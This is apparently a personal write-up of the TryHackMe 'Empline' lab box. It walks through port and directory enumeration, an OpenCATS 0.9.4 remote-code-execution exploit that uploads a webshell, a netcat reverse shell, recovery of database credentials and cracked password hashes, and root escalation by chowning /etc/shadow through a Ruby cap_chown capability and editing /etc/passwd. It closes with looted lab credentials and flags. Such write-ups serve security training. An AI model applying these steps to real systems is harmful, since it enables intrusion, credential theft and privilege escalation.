

Empline

Enumeration


1- WE dont find interesting direcoreies but find a subdomain from source code

```
<!-- ***** Menu Start ***** -->
<ul class="nav">
  <li class="scroll-to-section"><a href="#welcome" class="menu-item">Home</a></li>
  <li class="scroll-to-section"><a href="#about" class="menu-item">About</a></li>
  <li class="scroll-to-section"><a href="#testimonials" class="menu-item">Testimonials</a>
  <li class="scroll-to-section"><a href="http://job.empline.thm/careers" class="menu-item">Employment</a>
</li>
  <li class="scroll-to-section"><a href="#contact-us" class="menu-item">Contact Us</a></li>
</ul>
<a class='menu-trigger'>
  <span>Menu</span>
</a>
```

2- adding to /etc/hosts

3- we bust the directories and find some interesting things in test dir

4- we find mysql creds

A screenshot of a terminal window. At the top, there's a menu bar with 'File', 'Edit', 'View', 'Search', 'Terminal', and 'Help'. Below the menu bar, the terminal shows a shell prompt 'l/bin/sh'. Then, there are several lines of text that appear to be directory listings or file contents, some of which are redacted with grey boxes. The text includes 'cho', 'Data for security test', 'mysql --host=opencatsdb --user=dev --password=dev cats_test < data/test.sql', 'mysql --host=opencatsdb --user=dev --password=dev cats_test < data/securityTests.sql', 'cho Imported', and 'cho'. The terminal background is dark, and the text is light-colored.

5- couldnt login remotely so again tried enumerating website

Portscan

```
PORT    STATE SERVICE REASON      VERSION
22/tcp  open  ssh      syn-ack ttl 61 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 c0:d5:41:ee:a4:d0:83:0c:97:0d:75:cc:7b:10:7f:76 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQDR9CEnxhm89ZCC+SGhOpO28srSTnL5lQtnqd4NaT7hTT6N1NrRZQ5DoB6cBI+YlaqYe3I
s3muDpZzw1nvI5k9ojguQaLG1EroU8tee7yhPID0+285jbk5AZY72pc7NLOMLvFDijArOhj9klcsPLVTaxzQ6Di+xwXYdiKO0F3Y7GgMM
Vi3JJoJ9tMV/CrvgeDDncbT5NNaSA6/ynLLENqSP
| 256 83:82:f9:69:19:7d:0d:5c:53:65:d5:54:f6:45:db:74 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFhf+BTt0YGudpgOROEuqs4YulhT1ve23uvZkHhN9IYSpK9WcH
VIQLsRUA0kOqbsuoxN+u0=
| 256 4f:91:3e:8b:69:69:09:70:0e:82:26:28:5c:84:71:c9 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDkr5yXgnawt7un+3Tf0TJ+sZTrbVIY0TDbitiu2eHpF
80/tcp  open  http      syn-ack ttl 61 Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Empline
| http-methods:
|_ Supported Methods: POST OPTIONS HEAD GET
|_http-server-header: Apache/2.4.29 (Ubuntu)
3306/tcp open  mysql     syn-ack ttl 61 MySQL 5.5.5-10.1.48-MariaDB-0ubuntu0.18.04.1
| mysql-info:
| Protocol: 10
```

```
| Version: 5.5.5-10.1.48-MariaDB-0ubuntu0.18.04.1
| Thread ID: 87
| Capabilities flags: 63487
| Some Capabilities: Support41Auth, SupportsLoadDataLocal, LongPassword, Speaks41ProtocolNew,
IgnoreSpaceBeforeParenthesis, LongColumnFlag, IgnoreSigpipes, DontAllowDatabaseTableColumn, Speaks41ProtocolOld,
FoundRows, SupportsTransactions, InteractiveClient, ODBCClient, SupportsCompression, ConnectWithDatabase,
SupportsAuthPlugins, SupportsMultipleResults, SupportsMultipleStatements
| Status: Autocommit
| Salt: N's3B0g;/w,s#PHW]MKn
| Auth Plugin Name: mysql_native_password
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS
RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 2.6.32 (92%), Linux 2.6.39 - 3.2 (92%), Linux 3.1 - 3.2 (92%),
Linux 3.11 (92%), Linux 3.2 - 4.9 (92%)
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SCAN(V=7.92%E=4%D=2/6%OT=22%CT=%CU=39054%PV=Y%DS=4%DC=T%G=N%TM=62001703%P=x86_64-pc-linux-
gnu)
SEQ(SP=103%GCD=1%ISR=10B%TI=Z%CI=Z%II=I%TS=A)
OPS(O1=M505ST11NW6%O2=M505ST11NW6%O3=M505NNT11NW6%O4=M505ST11NW6%O5=M505ST11NW6%O6=M505ST
WIN(W1=F4B3%W2=F4B3%W3=F4B3%W4=F4B3%W5=F4B3%W6=F4B3)
ECN(R=Y%DF=Y%T=40%W=F507%O=M505NNSNW6%CC=Y%Q=)
T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)
T2(R=N)
T3(R=N)
T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)
IE(R=Y%DFI=N%T=40%CD=S)
```

TRACEROUTE (using port 22/tcp)

gobuster

```
=====
./htaccess      (Status: 403) [Size: 280]
./hta          (Status: 403) [Size: 280]
./htpasswd     (Status: 403) [Size: 280]
/ajax          (Status: 301) [Size: 317] [--> http://job.empline.thm/ajax/]
/attachments   (Status: 301) [Size: 324] [--> http://job.empline.thm/attachments/]
/careers       (Status: 301) [Size: 320] [--> http://job.empline.thm/careers/]
/ckeditor      (Status: 301) [Size: 321] [--> http://job.empline.thm/ckeditor/]
/db            (Status: 301) [Size: 315] [--> http://job.empline.thm/db/]
/images        (Status: 301) [Size: 319] [--> http://job.empline.thm/images/]
/index.php     (Status: 200) [Size: 3671]
/javascript    (Status: 301) [Size: 323] [--> http://job.empline.thm/javascript/]
/js            (Status: 301) [Size: 315] [--> http://job.empline.thm/js/]
/lib           (Status: 301) [Size: 316] [--> http://job.empline.thm/lib/]
/modules       (Status: 301) [Size: 320] [--> http://job.empline.thm/modules/]
=====
```

```

/rss      (Status: 301) [Size: 316] [--> http://job.empline.thm/rss/]
/scripts  (Status: 301) [Size: 320] [--> http://job.empline.thm/scripts/]
/server-status (Status: 403) [Size: 280]
/src      (Status: 301) [Size: 316] [--> http://job.empline.thm/src/]
/temp     (Status: 301) [Size: 317] [--> http://job.empline.thm/temp/]
/test     (Status: 301) [Size: 317] [--> http://job.empline.thm/test/]
/upload   (Status: 301) [Size: 319] [--> http://job.empline.thm/upload/]
/vendor   (Status: 301) [Size: 319] [--> http://job.empline.thm/vendor/]
/wsdL     (Status: 301) [Size: 317] [--> http://job.empline.thm/wsdL/]
/xml      (Status: 301) [Size: 316] [--> http://job.empline.thm/xml/]

```

Exploitation

- 1- we get a login.php of opencats at job.empline.thm/
- 2- version is 0.94 which is vulnerable to rce

```

└─# searchsploit opencats
-----
Exploit Title | Path
-----
OpenCATS 0.9.4 - Remote Code Execution (RCE) | php/webapps/50585.sh
OpenCats 0.9.4-2 - 'docx ' XML External Entity Injection (XXE) | php/webapps/50316.py
-----
Shellcodes: No Results

```

- ### 3- Got a webshell

```
(root@CyberJunkie)-[~/Tryhackme/Empline_THM]
# ./exploit.sh http://job.empline.thm

    _.-._.-_-'_'-'_'-'_-_-/_-/_-
   /-_-_.-,('      | \ -/_|      RevCAT - OpenCAT RCE
  /--'_-' \ )-( , o o)        Nicholas Ferreira
                              https://github.com/Nickguitar

[*] Attacking target http://job.empline.thm
[*] Checking CATS version...
[*] Version detected: 0.9.4
[*] Creating temp file with payload...
[*] Checking active jobs...
[+] Jobs found! Using job id 1
[*] Sending payload...
[+] Payload 0ykh8.php uploaded!
[*] Deleting created temp file...
[*] Checking shell...
[+] Got shell! :D

uid=33(www-data) gid=33(www-data) groups=33(www-data)
Linux empline 4.15.0-147-generic #151-Ubuntu SMP Fri Jun 18 19:21:19 UTC 2021 x86_64 x86_64 x86_64 GNU
$
```

- 4-

PostExploitation




- 1- we have a jailed shell so have to find a way to ssh
- 2- Found a config.php a few dir back

```
/* Database configuration. */
define('DATABASE_USER', 'james');
define('DATABASE_PASS', 'ng6pUFvsGNtw');
define('DATABASE_HOST', 'localhost');
define('DATABASE_NAME', 'opencats');
```

```
$ wget 10.4.30.255/webshell.php
```

```
$
```

\$

 bashreverse.sh	2022-02-06 19:33	38
 k0Oji.php	2022-02-07 13:27	42
 webshell.php	2022-02-06 20:07	5.4K


```
(root@CyberJunkie)-[~/Tryhackme/Empline_THM]
# nc -nvlp 53
listening on [any] 53 ...
connect to [10.4.30.255] from (UNKNOWN) [10.10.158.138] 56560
Linux empline 4.15.0-147-generic #151-Ubuntu SMP Fri Jun 18 19:21:19 UTC 2021 x86_64 x86_64 x86_64
 13:29:59 up 5 min,  0 users,  load average: 1.47, 2.52, 1.32
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ pwd
/
$ ls -la
```

[illegible]

5- Now i crack the hashes

Enter up to 20 non-salted hashes, one per line:

86d0dfda99dbec424eb4407947356ac



Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
86d0dfda99dbec424eb4407947356ac	md5	pretonnevippasempre

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

6- We get george ssh login

```
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

george@empline:~$
```

7- we notice that ruby binary has cap_chown setup. we dont find anything on gtfobins but after research found how can we abuse this

```
Ruby 2.5.1p57 (2018-03-29 revision 63029) [x86_64-linux-gnu]
george@empline:~$ ruby -e 'require "fileutils"; FileUtils.chown(1002, 1002, "/etc/shadow")'
george@empline:~$ cat /etc/shadowiw
cat: /etc/shadowiw: No such file or directory
george@empline:~$ cat /etc/shadow
root:$6$1cvOcl49$/czKHKvBaz450J3YnIvkqexT.StvdgUWzPr5X1Aitt/kxgF/i78wziX3zJQ0y8Kg9y749Qjr5EFiHmTdPsIJH/:18828:7:::
daemon*:18801:0:99999:7:::
bin*:18801:0:99999:7:::
sys*:18801:0:99999:7:::
sync*:18801:0:99999:7:::
```

8- we got /etc/shdaow now trying to crack root password

9- password didnt cracked but we owned whole root directory and got the flag

10- i added a password hashes for root user in /etc/passwd which overwrites shadow file

```
su: Authentication failure
george@empline:/root$ nano /etc/passwd
george@empline:/root$ su root
Password:
root@empline:~#
```

Loot

credentials

#usernames

george tasa

james gynja

db dump

george : 86d0dfda99dbebc424eb4407947356ac
james : e53fbdb31890ff3bc129db0e27c473c9
admin : b67b5ecc5d8902ba59c65596e4c053ec
admin session cookie : CATS=bfkli2vopigogda9sph95k3mo6

creds ssh
george : pretonnevippasempre

flags

user flag

91cb89c70aa2e5ce0e0116dab099078e

root flag

74fea7cd0556e9c6f22e6f54bc68f5d5